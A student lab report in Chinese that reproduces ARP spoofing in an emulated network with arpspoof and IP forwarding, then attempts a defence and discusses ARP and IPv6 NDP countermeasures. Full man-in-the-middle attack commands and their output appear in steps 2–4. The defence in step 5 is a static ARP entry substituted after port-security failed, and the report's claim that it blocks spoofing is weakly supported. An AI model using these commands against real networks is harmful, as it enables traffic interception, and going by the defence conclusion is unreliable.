

**警示：**实验报告如有雷同，雷同各方当次实验成绩均以 0 分计；在规定时间内未上交实验报告的，不得以其他方式补交，当次成绩按 0 分计；实验报告文件以 PDF 格式提交。

院系	计算机学院	班级	软工一班	学号	18342048	姓名	李佳
完成日期： 2020 年 12 月 29 日							

## ARP 测试与防御实验

### 【实验要求】

选择一：使用交换机的ARP检查功能，防止ARP欺骗攻击。下面的【实验步骤】提供了建议。

选择二：在缺乏设备支持的情况下，学生可自行设计实验过程。

### 【实验原理】

ARP（Address Resolution Protocol，地址解析协议）是一个位于 TCP/IP 协议栈中的低层协议，负责将某个 IP 地址解析成对应的 MAC 地址。

#### (1) 对路由器 ARP 表的欺骗


原理：截获网关数据。它通知路由器一系列错误的内网 MAC 地址，并按照一定的频率不断进行，使真实的地址信息无法通过更新保存在路由器中，结果路由器的所有数据只能发送给错误的 MAC 地址，造成正常 PC 无法收到信息。

#### (2) 对内网 PC 的网关欺骗

原理：伪造网关。它的原理是建立假网关，让被它欺骗的 PC 向假网关发数据，而不是通过正常的路由器途径上网。在 PC 看来，就是上不了网了，“网络掉线了”。

交换机的 ARP 检查功能，可以检查端口收到的 ARP 报文的合法性，并可以丢弃非法的 ARP 报文，防止 ARP 欺骗攻击。

### 【实验拓扑】



ARP 实验拓扑图（例）


### 【实验设备】

交换机1台；

PC机2台，其中一台需要安装ARP欺骗攻击工具（linux: arpspoof）

路由器 1 台（作为网关）。

使用 gns3 进行环境搭建:



### 1. 交换机（用路由器模拟）

关闭路由功能

```
conf t
```


```
no ip routing
```

### 2. PC (VPCS)

配置 IP 地址

```
ip 192.168.1.2 255.255.255.0
```

### 2. 攻击机 (ubuntu)



```
#
# This is a sample network config uncomment lines to configure the network
#

# Static config for eth0
auto eth0
iface eth0 inet static
    address 192.168.1.64
    netmask 255.255.255.0
    gateway 192.168.1.1
#
    up echo nameserver 192.168.0.1 > /etc/resolv.conf

# DHCP config for eth0
# auto eth0
# iface eth0 inet dhcp
```

### 3. 网关

```
conf t
```

```
int f0/0
```

```
no shutdown
```

```
ip add 192.168.1.1 255.255.255.0
```

```
end
```

```
R1#show ip interface b
Interface                               IP-Address      OK? Method Status        Protocol
FastEthernet0/0                         192.168.1.1     YES manual up            up
Serial0/0                               unassigned      YES unset  administratively down down
FastEthernet0/1                         unassigned      YES unset  administratively down down
Serial0/1                               unassigned      YES unset  administratively down down
Serial0/2                               unassigned      YES unset  administratively down down
Serial0/3                               unassigned      YES unset  administratively down down
FastEthernet1/0                         unassigned      YES unset  administratively down down
FastEthernet2/0                         unassigned      YES unset  administratively down down
FastEthernet3/0                         unassigned      YES unset  administratively down down
```

### 【实验步骤】

**步骤1** 配置IP地址，测试网络连通性。

按照拓扑图正确配置PC机、攻击机、路由器的IP地址，使用ping命令验证设备之间的连通性，保证可以互通。查看PC机本地的ARP缓存，ARP表中存有正确的网关的IP与MAC地址绑定，在命令窗口下，arp -a。

IP地址配置见上。

1) PCping攻击机

```
PC> ping 192.168.1.64
84 bytes from 192.168.1.64 icmp_seq=1 ttl=64 time=0.163 ms
84 bytes from 192.168.1.64 icmp_seq=2 ttl=64 time=0.208 ms
84 bytes from 192.168.1.64 icmp_seq=3 ttl=64 time=0.254 ms
84 bytes from 192.168.1.64 icmp_seq=4 ttl=64 time=0.181 ms
84 bytes from 192.168.1.64 icmp_seq=5 ttl=64 time=0.196 ms
```

2) PCping网关

```
PC> ping 192.168.1.1
192.168.1.1 icmp_seq=1 timeout
84 bytes from 192.168.1.1 icmp_seq=2 ttl=255 time=10.874 ms
84 bytes from 192.168.1.1 icmp_seq=3 ttl=255 time=9.074 ms
84 bytes from 192.168.1.1 icmp_seq=4 ttl=255 time=4.018 ms
84 bytes from 192.168.1.1 icmp_seq=5 ttl=255 time=9.886 ms
```

3) 查看PC机本地的ARP缓存

show arp

```
PC> show arp
ca:02:1d:65:00:00 192.168.1.1 expires in 102 seconds
ee:b7:08:06:c5:33 192.168.1.64 expires in 117 seconds
```

**步骤2** 进行ARP欺骗。

使用arp spoof实现中间人arp攻击。

安装dsniff:

apt-get install dsniff

```
:/root@攻击机:/# apt-get install dsniff
Reading package lists... Done
Building dependency tree
Reading state information... Done
dsniff is already the newest version (2.4b1+debian-29).
0 upgraded, 0 newly installed, 0 to remove and 2 not upgraded.
```

中间人攻击机开启IPv4转发功能（如果不开启，因为攻击主机并没有将被攻击者发来的数据报转发出去，导致被攻击者无法上网）：

echo 1 > /proc/sys/net/ipv4/ip\_forward

攻击机告诉PC我是网关

```
arp spoof -i eth0 -t 192.168.1.2 192.168.1.1
```

```
ee:b7:8:6:c5:33 0:50:79:66:68:0 0806 42: arp reply 192.168.1.1 is-at ee:b7:8:6:c5:33
ee:b7:8:6:c5:33 0:50:79:66:68:0 0806 42: arp reply 192.168.1.1 is-at ee:b7:8:6:c5:33
ee:b7:8:6:c5:33 0:50:79:66:68:0 0806 42: arp reply 192.168.1.1 is-at ee:b7:8:6:c5:33
ee:b7:8:6:c5:33 0:50:79:66:68:0 0806 42: arp reply 192.168.1.1 is-at ee:b7:8:6:c5:33
ee:b7:8:6:c5:33 0:50:79:66:68:0 0806 42: arp reply 192.168.1.1 is-at ee:b7:8:6:c5:33
ee:b7:8:6:c5:33 0:50:79:66:68:0 0806 42: arp reply 192.168.1.1 is-at ee:b7:8:6:c5:33
ee:b7:8:6:c5:33 0:50:79:66:68:0 0806 42: arp reply 192.168.1.1 is-at ee:b7:8:6:c5:33
ee:b7:8:6:c5:33 0:50:79:66:68:0 0806 42: arp reply 192.168.1.1 is-at ee:b7:8:6:c5:33
ee:b7:8:6:c5:33 0:50:79:66:68:0 0806 42: arp reply 192.168.1.1 is-at ee:b7:8:6:c5:33
ee:b7:8:6:c5:33 0:50:79:66:68:0 0806 42: arp reply 192.168.1.1 is-at ee:b7:8:6:c5:33
ee:b7:8:6:c5:33 0:50:79:66:68:0 0806 42: arp reply 192.168.1.1 is-at ee:b7:8:6:c5:33
ee:b7:8:6:c5:33 0:50:79:66:68:0 0806 42: arp reply 192.168.1.1 is-at ee:b7:8:6:c5:33
ee:b7:8:6:c5:33 0:50:79:66:68:0 0806 42: arp reply 192.168.1.1 is-at ee:b7:8:6:c5:33
ee:b7:8:6:c5:33 0:50:79:66:68:0 0806 42: arp reply 192.168.1.1 is-at ee:b7:8:6:c5:33
ee:b7:8:6:c5:33 0:50:79:66:68:0 0806 42: arp reply 192.168.1.1 is-at ee:b7:8:6:c5:33
ee:b7:8:6:c5:33 0:50:79:66:68:0 0806 42: arp reply 192.168.1.1 is-at ee:b7:8:6:c5:33
ee:b7:8:6:c5:33 0:50:79:66:68:0 0806 42: arp reply 192.168.1.1 is-at ee:b7:8:6:c5:33
ee:b7:8:6:c5:33 0:50:79:66:68:0 0806 42: arp reply 192.168.1.1 is-at ee:b7:8:6:c5:33
ee:b7:8:6:c5:33 0:50:79:66:68:0 0806 42: arp reply 192.168.1.1 is-at ee:b7:8:6:c5:33
```

攻击机告诉网关我是PC

```
arp spoof -i eth0 -t 192.168.1.1 192.168.1.2
```

### 步骤3 验证测试。

通过使用Wireshark捕获攻击机发出的报文，可以看出攻击机发送了经过伪造的ARP应答（Reply）报文。

正在捕获 - [R1 FastEthernet0/1 to 攻击机 eth0]

文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)

应用显示过滤器 ... <Ctrl-I>

No.	Time	Source	Destination	Protocol	Length	Info
77	74.299086	cc:01:21:69:f0:01	Spanning-tree-(for-...	STP	60	Conf. Root = 32768/0/cc:01:21:69:f0:01
78	76.019070	ee:b7:08:06:c5:33	Private_66:68:00	ARP	42	192.168.1.1 is at ee:b7:08:06:c5:33
79	76.294245	cc:01:21:69:f0:01	Spanning-tree-(for-...	STP	60	Conf. Root = 32768/0/cc:01:21:69:f0:01
80	78.019257	ee:b7:08:06:c5:33	Private_66:68:00	ARP	42	192.168.1.1 is at ee:b7:08:06:c5:33
81	78.294575	cc:01:21:69:f0:01	Spanning-tree-(for-...	STP	60	Conf. Root = 32768/0/cc:01:21:69:f0:01
82	80.019445	ee:b7:08:06:c5:33	Private_66:68:00	ARP	42	192.168.1.1 is at ee:b7:08:06:c5:33
83	80.294652	cc:01:21:69:f0:01	Spanning-tree-(for-...	STP	60	Conf. Root = 32768/0/cc:01:21:69:f0:01
84	82.020544	ee:b7:08:06:c5:33	Private_66:68:00	ARP	42	192.168.1.1 is at ee:b7:08:06:c5:33
85	82.300252	cc:01:21:69:f0:01	Spanning-tree-(for-...	STP	60	Conf. Root = 32768/0/cc:01:21:69:f0:01
86	84.021087	ee:b7:08:06:c5:33	Private_66:68:00	ARP	42	192.168.1.1 is at ee:b7:08:06:c5:33
87	84.295714	cc:01:21:69:f0:01	Spanning-tree-(for-...	STP	60	Conf. Root = 32768/0/cc:01:21:69:f0:01
88	86.021360	ee:b7:08:06:c5:33	Private_66:68:00	ARP	42	192.168.1.1 is at ee:b7:08:06:c5:33
89	86.302360	cc:01:21:69:f0:01	Spanning-tree-(for-...	STP	60	Conf. Root = 32768/0/cc:01:21:69:f0:01
90	88.021724	ee:b7:08:06:c5:33	Private_66:68:00	ARP	42	192.168.1.1 is at ee:b7:08:06:c5:33
91	88.301712	cc:01:21:69:f0:01	Spanning-tree-(for-...	STP	60	Conf. Root = 32768/0/cc:01:21:69:f0:01
92	90.021820	ee:b7:08:06:c5:33	Private_66:68:00	ARP	42	192.168.1.1 is at ee:b7:08:06:c5:33

Protocol size: 4  
 Opcode: reply (2)  
 Sender MAC address: ee:b7:08:06:c5:33 (ee:b7:08:06:c5:33)  
 Sender IP address: 192.168.1.1  
 Target MAC address: Private\_66:68:00 (00:50:79:66:68:00)  
 Target IP address: 192.168.1.2

## 步骤4 验证测试。

使用PC机ping网关的地址，发现无法ping通。查看PC机的ARP缓存，可以看到PC机收到了伪造的ARP应答报文后，更新了ARP表，表中的条目为错误的绑定，即网关的IP地址与攻击机的MAC地址进行了绑定。这可在命令窗口下用arp -a进行显示。

必须清空arp表以后arp表才会更新为伪造后的。

```
PC> clear arp
PC> show arp
ee:b7:08:06:c5:33 192.168.1.1 expires in 118 seconds
```

仍能ping通网关，因为中间人攻击机开启了IPv4转发功能。

```
PC> ping 192.168.1.1
84 bytes from 192.168.1.1 icmp_seq=1 ttl=254 time=3.804 ms
84 bytes from 192.168.1.1 icmp_seq=2 ttl=254 time=4.062 ms
84 bytes from 192.168.1.1 icmp_seq=3 ttl=254 time=6.867 ms
84 bytes from 192.168.1.1 icmp_seq=4 ttl=254 time=3.087 ms
84 bytes from 192.168.1.1 icmp_seq=5 ttl=254 time=14.748 ms
```

1461	1436.601843	192.168.1.2	192.168.1.1	ICMP	98 Echo (ping) request	id=0x0fda, seq=1/256, ttl=254
1462	1436.601933	192.168.1.64	192.168.1.2	ICMP	126 Redirect	(Redirect for host)
1463	1436.601947	192.168.1.2	192.168.1.1	ICMP	98 Echo (ping) request	id=0x0fda, seq=1/256, ttl=254
1464	1436.604266	192.168.1.1	192.168.1.2	ICMP	98 Echo (ping) reply	id=0x0fda, seq=1/256, ttl=254
1465	1436.604333	192.168.1.64	192.168.1.1	ICMP	126 Redirect	(Redirect for host)
1466	1436.604347	192.168.1.1	192.168.1.2	ICMP	98 Echo (ping) reply	id=0x0fda, seq=1/256, ttl=254

关闭攻击机的IPv4转发功能。

```
攻击机: /root@攻击机:/# cat /proc/sys/net/ipv4/ip_forward
1
攻击机: /root@攻击机:/# echo 0 > /proc/sys/net/ipv4/ip_forward
攻击机: /root@攻击机:/# cat /proc/sys/net/ipv4/ip_forward
0
```

再次ping网关，无法ping通

```
PC> ping 192.168.1.1
192.168.1.1 icmp_seq=1 timeout
192.168.1.1 icmp_seq=2 timeout
192.168.1.1 icmp_seq=3 timeout
192.168.1.1 icmp_seq=4 timeout
192.168.1.1 icmp_seq=5 timeout
```

2773	3289.369512	192.168.1.2	192.168.1.1	ICMP	98 Echo (ping) request	id=0x4ce1, seq=1/256, ttl=64 (no response found!)
2775	3291.371017	192.168.1.2	192.168.1.1	ICMP	98 Echo (ping) request	id=0x4ee1, seq=2/512, ttl=64 (no response found!)
2777	3293.371829	192.168.1.2	192.168.1.1	ICMP	98 Echo (ping) request	id=0x50e1, seq=3/768, ttl=64 (no response found!)
2779	3295.373116	192.168.1.2	192.168.1.1	ICMP	98 Echo (ping) request	id=0x52e1, seq=4/1024, ttl=64 (no response found!)
2781	3297.374905	192.168.1.2	192.168.1.1	ICMP	98 Echo (ping) request	id=0x54e1, seq=5/1280, ttl=64 (no response found!)

## 步骤5 配置ARP检查，防止ARP欺骗攻击。

在交换机连接攻击者PC的端口上启用ARP检查功能，防止ARP欺骗攻击。

Switch(config)#interface fastEthernet 0/1

Switch(config-if)#switchport port-security

Switch(config-if)#switchport port-security mac-address [MAC] ip-address [IP] ! 将攻击者的MAC地址与其真实的IP地址绑定（MAC、IP以实际值代入）。

```
R1(config)#interface fastEthernet 0/1
R1(config-if)#switchport port-security
^
% Invalid input detected at '^' marker.
```

使用以下替代方案进行攻击者MAC地址与IP地址的静态绑定

```
R1(config)#arp 192.168.1.64 eeb7.0806.c533 arpa
```

**步骤9 验证测试。**

启用 ARP 检查功能后，当交换机端口收到非法 ARP 报文后，会将其丢弃。这时在 PC 机上查看 ARP 缓存，可以看到 ARP 表中的条目是正确的，且 PC 可以 ping 通网关。（注意：由于 PC 机之前缓存了错误的 ARP 条目，所以需要等到错误条目超时或者使用 `arp -d` 命令进行手动删除之后，PC 机才能解析出正确的网关 MAC 地址。

开启 arp 攻击

```
root@攻击机:/# arpspoof -i eth0 -t 192.168.1.2 192.168.1.1
ee:b7:8:6:c5:33 0:50:79:66:68:0 0806 42: arp reply 192.168.1.1 is-at ee:b7:8:6:c5:33
ee:b7:8:6:c5:33 0:50:79:66:68:0 0806 42: arp reply 192.168.1.1 is-at ee:b7:8:6:c5:33
ee:b7:8:6:c5:33 0:50:79:66:68:0 0806 42: arp reply 192.168.1.1 is-at ee:b7:8:6:c5:33
ee:b7:8:6:c5:33 0:50:79:66:68:0 0806 42: arp reply 192.168.1.1 is-at ee:b7:8:6:c5:33
ee:b7:8:6:c5:33 0:50:79:66:68:0 0806 42: arp reply 192.168.1.1 is-at ee:b7:8:6:c5:33
ee:b7:8:6:c5:33 0:50:79:66:68:0 0806 42: arp reply 192.168.1.1 is-at ee:b7:8:6:c5:33
```

在 PC 机上查看 ARP 缓存，可以看到 ARP 表中的条目是正确的，且 PC 可以 ping 通网关

```
PC> clear arp
PC> show arp
arp table is empty
PC> show arp
arp table is empty
PC> ping 192.168.1.1
84 bytes from 192.168.1.1 icmp_seq=1 ttl=255 time=16.044 ms
84 bytes from 192.168.1.1 icmp_seq=2 ttl=255 time=5.957 ms
84 bytes from 192.168.1.1 icmp_seq=3 ttl=254 time=1.245 ms
84 bytes from 192.168.1.1 icmp_seq=4 ttl=254 time=3.187 ms
84 bytes from 192.168.1.1 icmp_seq=5 ttl=254 time=5.212 ms
PC> show arp
ca:02:1d:65:00:00 192.168.1.1 expires in 62 seconds
ee:b7:08:06:c5:33 192.168.1.64 expires in 69 seconds
```

**【思考题】**

(1) ARP 欺骗攻击比较常见，讨论有那些普通适用的防御措施。

主机端：

- A. 手动添加静态 ARP 映射。
- B. 安装 ARP 防护软件：主机不停发送正确 ARP 广播，告诉其他主机自己的 IP 与 MAC 地址的绑定关系。

交换机端：

- A. 手动绑定
- B. 配置动态 ARP 检查
- C. 手动绑定网关

网关端：

- A. 使用路由器的 IP/MAC 绑定功能将内网的电脑 IP 与 MAC 地址绑定在一起。
- B. 使用具有 ARP 防护功能的路由器：定期发送自己正确的 ARP 信息。

其他：

设置 ARP 服务器保存局域网内所有可信任范围内的主机的 MAC 地址和 IP 地址的映射关系。



(2) 在 IPv6 协议下，是否有 ARP 欺骗攻击？

在 IPv6 协议中，采用 NDP(neighbor discovery protocol)协议取代现有 IPv4 中 ARP 及部分 ICMP 控制功能如路由器发现、重定向等。

NDP 协议通过在节点之间交换 ICMPv6 信息报文和差错报文实现链路层地址及路由发现、地址自动配置等功能；并且通过维护邻居可达状态来加强通信的健壮性。由于链路可信是 NDP 正常运行的默认前提条件，即假定所有节点都只按照协议标准发送正常的 NDP 数据包，这就埋下了安全隐患。

IPv6 使用 NDP 协议替代了 IPv4 中的 ARP 协议，但由于实现原理基本一致，因此针对 ARP 协议的 ARP 欺骗、ARP 泛洪等类似攻击方式在 IPv6 中依旧可行。

NDP 在设计时对其安全性进行了一定考虑，规定对所有收到的 NDP 数据包都必须验证其 Hoplimit 字段是否为 255，即确保节点收到的 NDP 报文来自本链路内的节点，防止利用 NDP 从链路外发起对链路内节点的攻击，但 255 的跳数限制并未解决链路内部存在恶意节点时的安全问题。节点在通信过程中利用邻居缓存、目的地缓存、前缀列表和缺省路由器列表上述四种缓存存储了邻居节点的相关信息和网络的相关参数。在与邻节点通信时，就是通过查询上述缓存来进行具体的下一跳确定、地址解析、邻居不可达检测 NUD 和地址重复检测 DAD 等。因此，缓存中的信息对节点间的交互具有重要的作用，若缓存中信息的合法性、有效性均无法得到保证，则节点间通信的安全性也就无法得到保证。由于缓存中信息的建立是通过一系列的 NDP 报文交换来实现的，而节点却无法对来自本链路的 NDP 报文进行有效性、合法性的确认，只能默认接收本报文并据此对缓存进行更新，因此若链路中的恶意节点发送特殊构造的 NDP 报文，伪造自己的身份，则能够利用节点间的信任前提，对目标节点进行欺骗攻击，成为“中间人”，对目标节点的通信数据包进行截获和篡改。